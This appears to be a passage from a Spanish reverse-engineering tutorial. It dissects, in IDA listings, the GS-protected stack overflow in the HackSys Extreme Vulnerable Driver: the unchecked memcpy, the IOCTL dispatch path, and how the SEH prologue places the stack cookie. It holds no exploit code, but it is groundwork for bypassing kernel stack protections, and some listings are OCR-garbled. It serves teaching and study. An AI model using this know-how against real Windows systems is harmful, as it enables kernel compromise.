PAGE:00015167 014 push edi ; Irp
PAGE:00015168 018 call StackOverflowGSIoctlHandler(x,x)
PAGE:0001516D 010 jmp loc_15238

```

Esto va aquí



Y luego aquí.

Vemos que hay un memcpy que copia un a un buffer en el stack, la cantidad MaxCount de bytes, reverseemosla en forma completa, aunque ya vemos antes del return address que a diferencia del otro stack overflow que ya habíamos explotado, este tiene cookie.

```
PAGE:0001492E 244 call    _DbgPrint
PAGE:00014933 244 lea     eax, [ebp+var_21C]
PAGE:00014939 244 push    eax
PAGE:0001493A 248 push    offset aKernelBuffer0x ; "[+] KernelBuffer: 0x%p\n"
PAGE:0001493F 24C call    _DbgPrint
PAGE:00014944 24C push    esi
PAGE:00014945 250 push    offset aKernelBufferSi ; "[+] KernelBuffer Size: 0x%X\n"
PAGE:0001494A 254 call    _DbgPrint
PAGE:0001494F 254 push    offset aTriggeringStack ; "[+] Triggering Stack Overflow (GS)\n"
PAGE:00014954 258 call    _DbgPrint
PAGE:00014959 258 push    [ebp+MaxCount] ; MaxCount
PAGE:0001495C 25C push    edi ; Src
PAGE:0001495D 260 lea     eax, [ebp+var_21C]
PAGE:00014963 260 push    eax ; Dst
PAGE:00014964 264 call    memcpy
PAGE:00014969 264 add     esp, 30h
PAGE:0001496C 234 jmp     short loc_14995
```

```
PAGE:0001497F
PAGE:0001497F $LN6_2:
PAGE:0001497F ; __except($LN5_0) // owned by 14909
PAGE:0001497F 234 mov     esp, [ebp+ms_exc.old_esp]
PAGE:00014982 234 mov     ebx, [ebp+var_220]
PAGE:00014988 234 push    ebx
PAGE:00014989 238 push    offset aExceptionCode0 ; "[-] Exception Code: 0x%X\n"
PAGE:0001498E 23C call    _DbgPrint
PAGE:00014993 23C pop     ecx
PAGE:00014994 238 pop     ecx
PAGE:00014994 ; } // starts at 14909
```

```
PAGE:00014995
PAGE:00014995 loc_14995:
PAGE:00014995 234 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFh
PAGE:0001499C 234 mov     eax, ebx
PAGE:0001499E 234 call    __SEH_epilog4_GS
PAGE:000149A3 000 retn     8
PAGE:000149A3 ; } // starts at 148DA
PAGE:000149A3 __stdcall TriggerStackOverflowGS(x, x) endp
PAGE:000149A3
```

Antes del retn


```
PAGE:00014995
PAGE:00014995 loc_14995:
PAGE:00014995 234 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFh
PAGE:0001499C 234 mov     eax, ebx
PAGE:0001499E 234 call    SEH_epilog4_GS
PAGE:000149A3 000 retn     8
PAGE:000149A3 : } // starts at 148DA
```

Esta ese chequeo y al inicio de la función esta

```
PAGE:000148DA
PAGE:000148DA ; __unwind { // SEH prolog4 GS
PAGE:000148DA 000 push    210h
PAGE:000148DF 004 push    offset stru_12210
PAGE:000148E4 008 call    SEH_prolog4_GS
PAGE:000148E9 234 mov     edi, [ebp+Address]
PAGE:000148EC 234 xor     ebx, ebx
PAGE:000148EE 234 mov     [ebp+var_21C], bl
PAGE:000148F4 234 push    1FFh ; Size
```


Volviendo al inicio de la función que maneja los IOCTL llamada IrpDeviceIoCtlHandler, pasa a EDI el puntero a la estructura IRP, ya habíamos visto en tutes anteriores que en 32 bits en el offset 0x60 era el puntero a una estructura IO_STACK_LOCATION que quedara en ESI.

Y apretando T en ESI+0xC.



```
PAGE:0001508E
PAGE:0001508E
PAGE:0001508E ; Attributes: bp-based frame
PAGE:0001508E ; int __stdcall IrpDeviceIoCtlHandler(_DEV
PAGE:0001508E __stdcall IrpDeviceIoCtlHandler(x, x) proc
PAGE:0001508E
PAGE:0001508E DeviceObject= dword ptr 8
PAGE:0001508E Irp= dword ptr 0Ch
PAGE:0001508E
PAGE:0001508E 000 mov     edi, edi
PAGE:00015090 000 push    ebp
PAGE:00015091 004 mov     ebp, esp
PAGE:00015093 004 push    ebx
PAGE:00015094 008 push    esi
PAGE:00015095 00C push    edi
PAGE:00015096 010 mov     edi, [ebp+Irp]
PAGE:00015099 010 mov     esi, [edi+60h]
PAGE:0001509C 010 mov     edx, [esi+0Ch]
PAGE:0001509F 010 mov     eax, 22201Fh
PAGE:000150A4 010 cmp     edx, eax
PAGE:000150A6 010 ja     loc_151A2
```

Como ya vimos IO_STACK_LOCATION varía según cual sea la función en que se usa, como acá estamos usándolo en el caso de la función que maneja los IOCTL, debemos elegir ese. (DeviceIoControl)



Quedo entonces así, en esta función ESI tiene el puntero a IO_STACK_LOCATION, EDX el IOCTL CODE (IoControlCode) y EDI el puntero a _IRP.

```

PAGE:0001508E
PAGE:0001508E ; Attributes: bp-based frame
PAGE:0001508E ; int __stdcall IrpDeviceIoctlHandler(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)
PAGE:0001508E __stdcall IrpDeviceIoctlHandler(x, x) proc near
PAGE:0001508E
PAGE:0001508E DeviceObject= dword ptr 8
PAGE:0001508E Irp= dword ptr 0Ch
PAGE:0001508E
PAGE:0001508E 000 mov     edi, edi
PAGE:00015090 000 push    ebp
PAGE:00015091 004 mov     ebp, esp
PAGE:00015093 004 push    ebx
PAGE:00015094 008 push    esi
PAGE:00015095 00C push    edi
PAGE:00015096 010 mov     edi, [ebp+Irp]
PAGE:00015099 010 mov     esi, [edi+60h] ; puntero a IO_STACK_LOCATION en ESI
PAGE:0001509C 010 mov     edx, [esi+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
PAGE:0001509F 010 mov     eax, 22201Fh
PAGE:000150A4 010 cmp     edx, eax
PAGE:000150A6 010 ja     loc_151A2

```

Serán ESI y EDI los dos argumentos de la llamada a la función StackOverflowGSIoctlHandler

```

PAGE:0001515A
PAGE:0001515A loc_1515A:
PAGE:0001515A 010 mov     ebx, offset aHacksysEvdIoctl_4 ; "***** HACKSYS_EVD_I
PAGE:0001515F 010 push    ebx ; Format
PAGE:00015160 014 call    _DbgPrint
PAGE:00015165 014 pop     ecx
PAGE:00015166 010 push    esi ; IrpSp
PAGE:00015167 014 push    edi ; Irp
PAGE:00015168 018 call    StackOverflowGSIoctlHandler(x,x)
PAGE:0001516D 010 jmp     loc_15258

```


Por supuesto como tenemos símbolos, se puede ver los mismos dos argumentos en la definición de la función, uno el puntero a _IRP y el otro un puntero a IO_STACK_LOCATION.

```


PAGE:000149AC
PAGE:000149AC ; Attributes: bp-based frame
PAGE:000149AC ; int __stdcall StackOverflowGSIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
PAGE:000149AC __stdcall StackOverflowGSIoctlHandler(x, x) proc near
PAGE:000149AC
PAGE:000149AC Irp= dword ptr 8
PAGE:000149AC IrpSp= dword ptr 0Ch
PAGE:000149AC
PAGE:000149AC 000 mov     edi, edi
PAGE:000149AE 000 push    ebp
PAGE:000149AF 004 mov     ebp, esp
PAGE:000149B1 004 mov     ecx, [ebp+IrpSp]
PAGE:000149B4 004 mov     edx, [ecx+10h]
PAGE:000149B7 004 mov     ecx, [ecx+8]
PAGE:000149BA 004 mov     eax, 0C0000001h
PAGE:000149BF 004 test    edx, edx
PAGE:000149C1 004 jz     short loc_149CA

```

Otra vez al tratar de determinar un campo de _IO_STACK_LOCATION, debemos elegir el caso de DeviceIoControl que es el que estamos usando.



Vemos que lo que determinamos reverseando, coincide con lo que nos muestran los símbolos.



El campo InputBufferLength es el size del buffer de entrada en user, y el Type3InputBuffer es el puntero a ese buffer de entrada en user que también le pasamos.

Renombre los dos argumentos, recordemos que al que le llamamos size_buffer_user es un numero arbitrario que le pasamos que debería ser el size del buffer, pero puede ser cualquier valor, ya que no se ve ningún chequeo del mismo.

```

PAGE:000148DA
PAGE:000148DA
PAGE:000148DA ; Attributes: bp-based frame
PAGE:000148DA ; int __stdcall TriggerStackOverflowGS(void *buffer_user, size_t size_buffer_user)
PAGE:000148DA __stdcall TriggerStackOverflowGS(x, x) proc near
PAGE:000148DA
PAGE:000148DA var_220= dword ptr -220h
PAGE:000148DA var_21C= byte ptr -21Ch
PAGE:000148DA Dst= byte ptr -21Bh
PAGE:000148DA ms_exc= CPEEH_RECORD ptr -18h
PAGE:000148DA buffer_user= dword ptr 8
PAGE:000148DA size_buffer_user= dword ptr 0Ch
PAGE:000148DA
PAGE:000148DA ; _unwind { // __SEH_prolog4_GS
PAGE:000148DA 000 push 210h
PAGE:000148DF 004 push offset stru_12218
PAGE:000148E4 008 call __SEH_prolog4_GS
PAGE:000148E9 234 mov edi, [ebp+buffer_user]

```

Vemos que ambos son usados sin chequeo ni modificación en el memcpv

```

StackOverflowGS@8 Stack of __SEH_prolog4_GS Local Types Hex View-4 Hex View-2 H
PAGE:000148DA buffer_user= dword ptr 8
PAGE:000148DA size_buffer_user= dword ptr 0Ch
PAGE:000148DA ; _unwind { // __SEH_prolog4_GS
PAGE:000148DA 000 push 210h
PAGE:000148DF 004 push offset stru_12218
PAGE:000148E4 008 call __SEH_prolog4_GS
PAGE:000148E9 234 mov edi, [ebp+buffer_user]
PAGE:000148EC 234 xor ebx, ebx
PAGE:000148EE 234 mov [ebp+var_21C], bl
PAGE:000148F4 234 push 1FFh ; Size
PAGE:000148F9 238 push ebx ; Val
PAGE:000148FA 23C lea eax, [ebp+Dst]
PAGE:00014900 23C push eax ; Dst
PAGE:00014901 240 call _memset
PAGE:00014906 240 add esp, 0Ch

```


```

PAGE:00014909 ; __try { // __except at $LN6_2
PAGE:00014909 234 mov [ebp+ms_exc.registration.TryLevel], ebx
PAGE:0001490C 234 push 1 ; Alignment
PAGE:0001490E 238 mov esi, 200h
PAGE:00014913 238 push esi ; Length
PAGE:00014914 23C push edi ; Address
PAGE:00014915 240 call ds:ProbeForRead(x,x,x)
PAGE:00014918 234 push edi
PAGE:0001491C 238 push offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
PAGE:00014921 23C call _DbgPrint
PAGE:00014926 23C push [ebp+size_buffer_user]
PAGE:00014929 240 push offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
PAGE:0001492E 244 call _DbgPrint
PAGE:00014933 244 lea eax, [ebp+var_21C]
PAGE:00014939 244 push eax
PAGE:0001493A 248 push offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
PAGE:0001493F 24C call _DbgPrint
PAGE:00014944 24C push esi
PAGE:00014945 250 push offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
PAGE:0001494A 254 call _DbgPrint
PAGE:0001494F 254 push offset aTriggeringStac ; "[+] Triggering Stack Overflow (GS)\r
PAGE:00014954 258 call _DbgPrint
PAGE:00014959 258 push [ebp+size_buffer_user] ; MaxCount
PAGE:0001495C 25C push edi ; Src
PAGE:0001495D 260 lea eax, [ebp+var_21C]
PAGE:00014963 260 push eax ; Dst
PAGE:00014964 264 call _memcpy
PAGE:00014969 264 add esp, 30h
PAGE:0001496C 234 imo short loc_14995

```

018DA 000148DA: TriggerStackOverflowGS(x,x) (Synchronized with Hex View-1)

El destination del memcpy es un buffer en el stack podemos pisarlo entero el problema es que aquí no nos sirve pisar todo el stack hasta que termine, porque en ese caso no se llama al SEH como en user sino que se produce un BSOD, hay que usar otra técnica.



```
>>> hex(515)
'0x203'
```

Aunque en la inicialización del buffer solo se realiza sobre 0x1ff, igual no hay problema que sobren algunos bytes.

```
PAGE:000148EE 234 mov [ebp+var_21C], bl
PAGE:000148F4 234 push 1FFh ; Size
PAGE:000148F9 238 push ebx ; Val
PAGE:000148FA 23C lea eax, [ebp+Dst]
PAGE:00014900 23C push eax ; Dst
PAGE:00014901 240 call _memset
PAGE:00014906 240 add esp, 0Ch
```

Al inicio de la función vemos que encima del return address hay una estructura CPPEH_RECORD.

```
-00000224 db ? ; undefined
-00000223 db ? ; undefined
-00000222 db ? ; undefined
-00000221 db ? ; undefined
-00000220 var_220 dd ?
-0000021C var_21C db ?
-0000021B Dst db 515 dup(?)
-00000218 ms_exc CPPEH_RECORD ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 buffer_user dd ? ; offset
+0000000C size_buffer_user dd ?
+00000010
+00000010 ; end of stack variables
```

Esa justo debajo del buffer y encima del return address.


```

00000000 ,
00000000
00000000 CPPEH_RECORD struct ; (sizeof=0x18, align=0x4, copyof_490)
00000000 ; XREF: _TriggerDoubleFetch@4/r
00000000 ; _TriggerPoolOverflow@8/r ...
00000000 old_esp dd ? ; XREF: TriggerDoubleFetch(x):$LN7/r
00000000 exc_ptr dd ? ; TriggerPoolOverflow(x,x):$LN9/r ...
00000004 ; XREF: TriggerDoubleFetch(x):$LN6/r
00000004 ; TriggerPoolOverflow(x,x):$LN8/r ... ; offset
00000008 registration _EH3_EXCEPTION_REGISTRATION ?
00000008 ; XREF: TriggerDoubleFetch(x)+2E/w
00000008 ; TriggerDoubleFetch(x)+9B/w ...
00000018 CPPEH_RECORD ends
00000018
00000000 ; -----
00000000 _EH3_EXCEPTION_REGISTRATION struct ; (sizeof=0x10, align=0x4, copyof_487)
00000000 ; XREF: CPPEH_RECORD/r
00000000 Next dd ? ; offset
00000004 ExceptionHandler dd ? ; offset
00000008 ScopeTable dd ? ; offset
0000000C TryLevel dd ? ; XREF: TriggerDoubleFetch(x)+2E/w
0000000C ; TriggerDoubleFetch(x)+9B/w ...
00000010 _EH3_EXCEPTION_REGISTRATION ends
00000010

```

Vemos que pusha dos argumentos una constante 0x210 y un puntero a una estructura, el puntero a la constante 0x210, como es el primer push quedara justo arriba del return address r que guardo al entrar en esta misma función prologo.

```

PAGE:000148DA
PAGE:000148DA ; __unwind { // __SEH_prolog4_GS
PAGE:000148DA 000 push 210h
PAGE:000148DF 004 push offset stru_12218
PAGE:000148E4 008 call __SEH_prolog4_GS
PAGE:000148E9 234 mov edi, [ebp+buffer_user]

```

Sin embargo, vemos que IDA nos muestra que allí justo arriba del “r” esta el stored ebp o sea “s”.

```

-00000225 db ? ; undefined
-00000224 db ? ; undefined
-00000223 db ? ; undefined
-00000222 db ? ; undefined
-00000221 db ? ; undefined
-00000220 var_220 dd ?
-0000021C var_21C db ?
-00000218 Dst db 515 dup(?)
-00000218 ms_exc CPPEH_RECORD ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 buffer_user dd ? ; offset
+0000000C size_buffer_user dd ?
+00000010 ; end of stack variables

```

Igual si entramos en la función __SEH_prolog4_GS

```

.text:000111F4
.text:000111F4 ; Attributes: library function
.text:000111F4
.text:000111F4 __SEH_prolog4_GS proc near
.text:000111F4
.text:000111F4 const_0x210= dword ptr 8
.text:000111F4
.text:000111F4 000 push offset __except_handler4
.text:000111F9 004 push large_dword_ptr_fs:0
.text:00011200 008 mov eax, [esp+8+const_0x210]
.text:00011204 008 mov [esp+8+const_0x210], ebp
.text:00011208 008 lea ebp, [esp+8+const_0x210]
.text:0001120C 008 sub esp, eax
.text:0001120E 008 push ebx
.text:0001120F 00C push esi
.text:00011210 010 push edi
.text:00011211 014 mov eax, __security_cookie
.text:00011216 014 xor [ebp-4], eax
.text:00011219 014 xor eax, ebp
.text:0001121B 014 mov [ebp-1Ch], eax
.text:0001121E 014 push eax

```

Vemos que después de mover a EAX el valor de la variable cons_0x210, luego guarda allí el ebp, por lo cual realmente arriba de “r”, queda finalmente “s” o stored ebp.

Luego arriba del stored EBP quedara el puntero a esa estructura que pasa justo después del push 0x210.

```

PAGE:000148DA size_buffer_user= dword ptr 0Ch
PAGE:000148DA
PAGE:000148DA ; __unwind { // __SEH_prolog4_GS
PAGE:000148DA 000 push 210h
PAGE:000148DF 004 push offset stru_12218
PAGE:000148E4 008 call __SEH_prolog4_GS
PAGE:000148F0 014 mov [ebp-1Ch], eax

```

A esa dirección de una estructura 0x12218 la guarda justo arriba del “s”.

```

-00000223 db ? ; undefined
-00000222 db ? ; undefined
-00000221 db ? ; undefined
-00000220 var_220 dd ?
-0000021C var_21C db ?
-00000218 Bst db 515 dup(?)
-00000018 ms_exc CPPEH_RECORD ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 buffer_user dd ? ; offset
+0000000C size_buffer_user dd ?
+00000010
+00000010 ; end of stack variables

```

Y justo arriba del “s” está ms_exc que es una estructura del tipo CPPEH_RECORD, así que esa dirección será el último campo de dicha estructura ya veremos eso.

```

.text:000111F4
.text:000111F4      const_0x210= dword ptr 8
.text:000111F4
.text:000111F4 000 push    offset __except_handler4
.text:000111F9 004 push    large dword ptr fs:0
.text:00011200 008 mov     eax, [esp+8+const_0x210]
.text:00011204 008 mov     [esp+8+const_0x210], ebp
.text:00011208 008 lea     ebp, [esp+8+const_0x210]

```

a.

Aquí después de guardar el stored ebp en const_0x210, mueve la dirección de dicha variable a EBP, esto sería mas o menos similar a que en el inicio de una función se haga **PUSH EBP, MOV EBP, ESP**.

Ambos son guardar el valor de EBP de la función padre de TriggerStackOverflowGS y setear el nuevo EBP para la misma en el LEA.

```

.text:000111F4
.text:000111F4      const_0x210= dword ptr 8
.text:000111F4
.text:000111F4 000 push    offset __except_handler4
.text:000111F9 004 push    large dword ptr fs:0
.text:00011200 008 mov     eax, [esp+8+const_0x210]
.text:00011204 008 mov     [esp+8+const_0x210], ebp
.text:00011208 008 lea     ebp, [esp+8+const_0x210]
.text:0001120C 008 sub     esp, eax
.text:0001120E 008 push    ebx
.text:0001120F 00C push    esi
.text:00011210 010 push    edi
.text:00011211 014 mov     eax, __security_cookie
.text:00011216 014 xor     [ebp-4], eax

```

Luego hace espacio para las variables haciendo SUB ESP, EAX siendo el valor de EAX 0x210.

Y también vemos que en ebp-4 xorea el valor que había allí con la cookie que lee de la sección data.

Recordemos que en ebp-4 está 0x12218, con eso xorea la cookie de data y lo guarda allí mismo.

```

PAGE:000148DA      size_buffer_user= dword ptr 0Ch
PAGE:000148DA
PAGE:000148DA      ; __unwind { // __SEH_prolog4_GS
PAGE:000148DA 000 push    210h
PAGE:000148DF 004 push    offset stru_12218
PAGE:000148E4 008 mov     [ebp-4], eax

```

Además, xorea la cookie de data con ebp y lo guarda en ebp-1c.

```

.text:0001120F 00C push    esi
.text:00011210 010 push    edi
.text:00011211 014 mov     eax, __security_cookie
.text:00011216 014 xor     [ebp-4], eax
.text:00011219 014 xor     eax, ebp
.text:0001121B 014 mov     [ebp-1Ch], eax

```

Esta es la que chequeara en el epilogo.

```

.text:0001123C
.text:0001123C
.text:0001123C
.text:0001123C __SEH_epilog4_GS proc near
.text:0001123C 000 mov     ecx, [ebp-1Ch]
.text:0001123F 000 xor     ecx, ebp ; cookie
.text:00011241 000 call    __security_check_cookie(x)
.text:00011246 000 jmp     __SEH_epilog4
.text:00011246 __SEH_epilog4_GS endp
.text:00011246

```

Y dentro de __security_check_cookie

```

.text:000113E3
.text:000113E3
.text:000113E3 ; Attributes: library function
.text:000113E3 ; void __fastcall __security_check_cookie(unsigned int cookie)
.text:000113E3 __fastcall __security_check_cookie(x) proc near
.text:000113E3 cookie = ecx
.text:000113E3 000 cmp     cookie, security_cookie
.text:000113E9 000 jnz     short failure

.failure:
.text:000113EE __report_gsfailure
.text:000113EE __fastcall __security_check_cookie(x) endp

```

Las compara si son iguales y si no te tira a blue screen directo.

Iremos armando el stack desde el inicio según el orden que va pusheando antes de entrar al prologo:

Push 0x210

Push 0x12218

Luego entra al prologo lo que hace que guarde el return address en el stack de donde volverá, eso sería la dirección 0x148e9 ya que al salir del prólogo volvería allí.

```

PAGE:000148DA    buffer_user= dword ptr  8
PAGE:000148DA    size_buffer_user= dword ptr  0Ch
PAGE:000148DA    ; __unwind { // __SEH_prolog4_GS
PAGE:000148DA 000 push    210h
PAGE:000148DF 004 push    offset stru_12218
PAGE:000148E4 008 call    __SEH_prolog4_GS
PAGE:000148E9 234 mov     edi, [ebp+buffer_user]
PAGE:000148EC 234 xor     ebx, ebx
PAGE:000148EE 234 mov     [ebp+var 21C], bl

```

Así que al entrar en el prólogo tenemos en el stack los dos push de los argumentos y el return address donde volverá.

0x148e9 RETURN ADDRESS DE LA FUNCION PROLOGO

0x12218

0x210

Sigamos mirando como va pusheando en el mismo.

Luego hay dos PUSH más, la dirección de la función exception_handler4 y el valor que contiene fs:0

```

.text:000111F4    ; Attributes: library function
.text:000111F4
.text:000111F4    __SEH_prolog4_GS proc near
.text:000111F4
.text:000111F4    const_0x210= dword ptr  8
.text:000111F4
.text:000111F4 000 push    offset _except_handler4
.text:000111F9 004 push    large dword ptr fs:0
.text:00011200 008 mov     eax, [esp+8+const_0x210]
.text:00011204 008 mov     [esp+8+const_0x210], ebp
.text:00011208 008 lea     ebp, [esp+8+const_0x210]
.text:0001120C 008 sub     esp, eax
.text:0001120E 008 push    ebx
.text:0001120F 00C push    esi
.text:00011210 010 push    edi
.text:00011211 014 mov     eax, security_cookie

```

Arriba del return address entonces quedaran estos dos

fs:0

__except_handler4

0x148e9 <---- RETURN ADDRESS PROLOGO

0x12218|

0x210

Luego el 0x210 es pisado por el stored_ebp

fs:0

__except_handler4

0x148e9 <---- RETURN ADDRESS PROLOGO

0x12218

stored_ebp

Sabemos que debajo del stored ebp estaba el return address de TriggerStackOverflowGS, lo agregamos a nuestra representación del stack.

fs:0

__except_handler4

0x148e9 <---- RETURN ADDRESS PROLOGO

0x12218


stored_ebp <----- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

EBP actual queda con la dirección de stored_ebp (ojo con la dirección no con el valor)

A ESP se le resta 0x210 para el espacio de las variables o sea que arriba de la dirección de fs:0 menos 0x210 quedara ESP.

ESP quedara apuntando aquí arriba 0x210 mas arriba de la dirección de fs:0



fs:0

`__except_handler4`

0x148e9 <---- RETURN ADDRESS PROLOGO

0x12218

stored_ebp <---- EBP ACTUAL DIRECCION DE STORED_EBP


return address TriggerStackOverflowGS

Luego arriba hay tres push mas de EBX, ESI y EDI

Valor de EBX

Valor de ESI

Valor de EDI



fs:0

`__except_handler4`

0x148e9 <---- RETURN ADDRESS PROLOGO

0x12218

stored_ebp <---- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

Luego el contenido de EBP-4 lo xorea con la cookie.

Como EBP ACTUAL quedo apuntando a la dirección de stored_ebp, ebp-4 apunta a 0x12218 ese valor lo xorea con la cookie.

VALOR DE EBX

VALOR DE ESI

VALOR DE EDI

...

...

...

fs:0

__except_handler4

0x148e9 <---- RETURN ADDRESS PROLOGO

0x12218 ←-----XORED CON COOKIE

stored_ebp ←----- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

Si le agregamos para clarificar una primera columna, con las direcciones referidas al valor de EBP ACTUAL.

VALOR DE EBX

VALOR DE ESI

VALOR DE EDI

...

...

...

EBP-10 fs:0

EBP-C __except_handler4

EBP-8 0x148e9 <---- RETURN ADDRESS PROLOGO

EBP-4 0x12218 ←-----XORED CON COOKIE

EBP stored_ebp ←----- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

